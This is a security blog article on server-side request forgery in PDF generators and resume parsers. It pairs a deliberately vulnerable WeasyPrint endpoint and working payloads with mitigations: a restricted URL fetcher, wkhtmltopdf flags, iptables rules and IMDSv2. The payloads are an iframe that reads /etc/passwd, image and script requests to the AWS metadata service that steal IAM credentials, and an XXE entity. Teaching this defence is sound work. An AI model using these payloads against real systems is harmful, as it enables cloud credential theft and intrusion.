SSRF Vulnerabilities in Document and PDF Parsers: Exploitation and Defense
How harmless PDF report generation or resume parsing can lead to complete cloud infrastructure compromise (AWS/K8s) via Server-Side Request Forgery (SSRF).
Marcus Vance, OSCE
Principal Exploit Developer & Red Team Lead
Marcus Vance is a seasoned red teamer, vulnerability researcher, and offensive security professional. He writes about advanced SQL injection bypasses, insecure deserialization mechanics, custom WAF evasion, and binary reverse engineering.
Many modern web platforms provide features to export system data into PDF formats, such as billing invoices, accounting reports, and resumes. Behind the scenes, these document engines usually share a common architecture: they accept HTML code (or compile it from an application template) and render it into a PDF file using specialized libraries like wkhtmltopdf, WeasyPrint, dompdf, or headless browser instances like headless Chrome (Puppeteer / Playwright).
Resume parsing pipelines in modern Applicant Tracking Systems (ATS) follow a similar mechanism, seeking to extract raw text and embedded imagery from uploaded PDF/DOCX candidate profiles.
The main security threat here stems from the fact that HTML/XML rendering is fundamentally a code execution process that can request external network resources. If the backend blindly trusts client-provided input, allowing the integration of foreign hyperlinks within standard tags like <img>, <iframe>, <link>, or scripts (<script>), the system becomes highly vulnerable to Server-Side Request Forgery (SSRF).
In this article, we will go under the hood of SSRF exploitation within document rendering engines, demonstrate how attackers can steal AWS IAM role credentials or map internal networks, and present bulletproof architectural mitigation patterns.
1. How SSRF Operates Inside PDF Generators
Let’s look at a typical resume-building form that allows candidates to format text using basic HTML markup. The backend takes the HTML and compiles the PDF using the Python WeasyPrint library:
import weasyprint
from fastapi import FastAPI, Response

app = FastAPI()

@app.post("/api/v1/generate-pdf")
def generate_pdf(html_content: str):
    # VULNERABILITY: Blindly forwarding raw user-controlled HTML to WeasyPrint
    pdf_bytes = weasyprint.HTML(string=html_content).write_pdf()

    return Response(content=pdf_bytes, media_type="application/pdf")
Attack Scenario 1: Local File Disclosure
The attacker submits an HTML payload containing a reference to the local /etc/passwd file via an <iframe> or <link> element:
<html>
  <body>
    <h1>My Resume</h1>
    <iframe src="file:///etc/passwd" width="800" height="500"></iframe>
  </body>
</html>
When WeasyPrint processes the document, it evaluates the file:// protocol, reads the contents of /etc/passwd, and embeds the system file directly into the output PDF returned to the attacker.

Attack Scenario 2: Cloud Instance Credential Theft (AWS Metadata)
If the vulnerable backend runs inside Amazon Web Services (AWS) cloud infrastructure, an attacker can target the Instance Metadata Service (IMDS). This internal API is bound to the non-routable IP address 169.254.169.254 and does not require authentication under IMDSv1.
The attacker submits a payload with an image tag:
<img src="http://169.254.169.254/latest/meta-data/iam/security-credentials/sre-role" />Or leverages JavaScript if the document engine supports script evaluation (such as wkhtmltopdf or Puppeteer):
<script>
  x = new XMLHttpRequest();
  x.onload = function() {
    document.write(this.responseText);
  };
  x.open("GET", "http://169.254.169.254/latest/meta-data/iam/security-credentials/sre-role");
  x.send();
</script>
The document generator executes the HTTP request from the perspective of the server (which inherits the instance’s active IAM role), retrieves the temporary AWS Access Key, Secret Key, and Session Token, and embeds them directly into the output PDF. The attacker downloads the file, extracts the keys, and assumes complete control of the cloud account.
2. SSRF in Resume Parsers (XML XXE / XSLT Vectors)
If your parsing pipeline processes uploaded DOCX files (which are fundamentally zip-compressed XML archives), the backend XML parser may be vulnerable to XML External Entity (XXE) injections.
Example of a malicious entity reference inside the word/document.xml file structure:
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "http://169.254.169.254/latest/meta-data/iam/security-credentials/" >
]>
<foo>&xxe;</foo>
If the server’s XML parsing engine does not explicitly disable external entity evaluation, it will execute an outbound HTTP request to the instance metadata service during file processing.
3. Implementing Bulletproof SSRF Defenses
Mitigating SSRF in document engines requires a defense-in-depth approach. Naive blacklist validation (e.g., trying to filter out strings like 169.254.169.254) is easily bypassed using DNS rebinding, redirect chains, or alternative encodings (such as http://0x7f000001 for localhost).
Step 1: Disable External Asset Fetching in Parser Libraries
Most modern document generators let you explicitly restrict outbound requests or block dangerous protocols like file:// or gopher://.
In WeasyPrint, you can pass a custom, restricted url_fetcher:
import weasyprint

def safe_url_fetcher(url):
    # Only permit resource fetching from our trusted Amazon S3 bucket
    if url.startswith("https://trusted-bucket.s3.amazonaws.com/"):
        return weasyprint.default_url_fetcher(url)

    # Block all other schemes, local hosts, and foreign IP addresses
    raise ValueError(f"Symmetric Network Block: Outbound URL {url} is forbidden.")

# Render using the safe fetcher
pdf_bytes = weasyprint.HTML(string=html_content).write_pdf(url_fetcher=safe_url_fetcher)
If using wkhtmltopdf, disable JavaScript execution and local file system access using shell flags:
wkhtmltopdf --disable-javascript --disable-local-file-access input.html output.pdfStep 2: Strict Network Sandboxing
If your application must fetch images or external resources from arbitrary remote domains, you must isolate the rendering environment at the system network layer.
- Dedicated Docker Sandbox: Run the rendering worker inside an isolated container with zero connectivity to your internal network segment (intranet).
- Firewall Enforcement (iptables/nftables): Restrict outbound access from the rendering process to private IP ranges (RFC 1918) and cloud metadata targets:
# Block outbound access to AWS Metadata service
iptables -A OUTPUT -m owner --uid-owner pdf-renderer-user -d 169.254.169.254 -j REJECT

# Block access to private networks (10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16)
iptables -A OUTPUT -m owner --uid-owner pdf-renderer-user -d 10.0.0.0/8 -j REJECT
iptables -A OUTPUT -m owner --uid-owner pdf-renderer-user -d 172.16.0.0/12 -j REJECT
iptables -A OUTPUT -m owner --uid-owner pdf-renderer-user -d 192.168.0.0/16 -j REJECT
Step 3: Enforce IMDSv2 across Cloud Environments
If your systems are hosted in AWS, enforce the use of IMDSv2 across all EC2 instances. IMDSv2 requires clients to obtain a session token via a PUT request with the X-aws-ec2-metadata-token-ttl-seconds header prior to requesting credentials.
Because standard SSRF via simple elements (like an <img> tag or a standard HTTP redirect) is limited to basic GET requests and cannot set custom headers, the attacker will be blocked from accessing metadata even if they find an exploit in your document parser.
Summary
Document parsers represent a high-risk security surface. Any library that parses HTML/XML and outputs PDF is a potential entry point into your internal networks. Only a robust combination of strict URL white-listing in the code and strict network sandboxing at the operating system level can guarantee complete protection against destructive SSRF attacks.
Read more tech interview & security careers guides on the PentestLab blog.